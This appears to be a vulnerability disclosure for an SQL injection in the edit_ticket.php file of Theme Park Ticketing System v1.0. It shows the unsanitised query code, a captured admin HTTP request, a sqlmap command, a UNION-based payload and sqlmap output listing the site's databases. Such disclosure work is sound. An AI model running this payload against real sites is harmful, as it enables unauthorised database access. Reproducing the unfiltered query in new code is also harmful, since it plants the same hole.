



Join Yuque for a better reading experience

[Log In](#) to Yuque to collect this article or follow the author for updates

[Join now](#)

Theme Park Ticketing System v1.0 is vulnerable to SQL Injection via edit_ticket.php

Exploit Title: SQL injection

Date: 2022-06-04

Software Link: [https://www.sourcecodester.com/download-code?](https://www.sourcecodester.com/download-code?nid=14613&title=Theme+Park+Ticketing+System+using+PHP%2FMySQLi+with+Source+Code)

[nid=14613&title=Theme+Park+Ticketing+System+using+PHP%2FMySQLi+with+Source+Code](https://www.sourcecodester.com/download-code?nid=14613&title=Theme+Park+Ticketing+System+using+PHP%2FMySQLi+with+Source+Code) <[https://www.sourcecodester.com/download-code?](https://www.sourcecodester.com/download-code?nid=14613&title=Theme+Park+Ticketing+System+using+PHP%2FMySQLi+with+Source+Code)

[nid=14613&title=Theme+Park+Ticketing+System+using+PHP%2FMySQLi+with+Source+Code](https://www.sourcecodester.com/download-code?nid=14613&title=Theme+Park+Ticketing+System+using+PHP%2FMySQLi+with+Source+Code)>

Version: v1.0

Tested on: Windows 10

Operating environment: xampp 7.4.29


1. Vulnerability analysis

The vulnerable file is: edit_ticket.php. Line 3 does not filter the id parameter, and directly brings it into the database query, resulting in a SQL injection vulnerability:

```
edit_ticket.php
1  <?php
2  include 'db_connect.php';
3  $qry = $conn->query("SELECT * FROM ticket_list where id = ".$_GET['id'])->fetch_array();
4  foreach($qry as $k => $v){
5      $$k = $v;
6  }
7  include 'new_ticket.php';
8  ?>
```

2. Loophole recurrence

The website installation method can view the article.txt document in the root directory of the website, After the installation is complete, log in to the website background, Go to the Tiketing-list page, Click the edit button and grab the packet:



ADMIN

- Dashboard
- Rides
- Pricing
- Ticketing**
- Add New
- List**
- Sales Report
- Users

Theme Park Ticketing System







Administrator

Ticket List

+ Add New

Show 10 entries

Search:

#	Date	Customer	Adult Ticket	Child Ticket	Ticket For	Action
1	Nov 30, 2020 01:02 PM	Claire Blake	2	1	Ride All U Can	 
2	Nov 30, 2020 11:03 AM	George Wilson	10	20	Entrance	 
3	Nov 30, 2020 11:03 AM	John Smith	5	3	Ride All U Can	 

Showing 1 to 3 of 3 entries

Previous 1 Next

Request to http://192.168.172.253:80

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
GET /tpts/index.php?page=edit_ticket&id=3 HTTP/1.1
Host: 192.168.172.253
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.172.253/tpts/index.php?page=ticket_list
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=clrat2q8b8ptvlcbp288t8m9ls
Connection: close
```

Save the data package as 1.txt, and use sqlmap to get database information, The sqlmap injection statement is: `python sqlmap.py -r 1.txt --dbs ---batch --random-agent`

```
Payload: page=edit_ticket&id=-2349 UNION ALL SELECT NULL,NULL,CONCAT(0x716b6
b7071,0x415479626c5a57706a6e564d596e594e55766c54684b6c51764142614657726156504e4a
4372495a,0x7162706b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
```

```
---
[22:39:42] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.29, Apache 2.4.53
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[22:39:42] [INFO] fetching database names
[22:39:42] [INFO] retrieved: 'information_schema'
[22:39:43] [INFO] retrieved: 'mysql'
[22:39:43] [INFO] retrieved: 'performance_schema'
[22:39:43] [INFO] retrieved: 'phpmyadmin'
[22:39:43] [INFO] retrieved: 'ptmsdb'
[22:39:43] [INFO] retrieved: 'test'
[22:39:43] [INFO] retrieved: 'tpts_db'
available databases [7]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] ptmsdb
[*] test
[*] tpts_db
```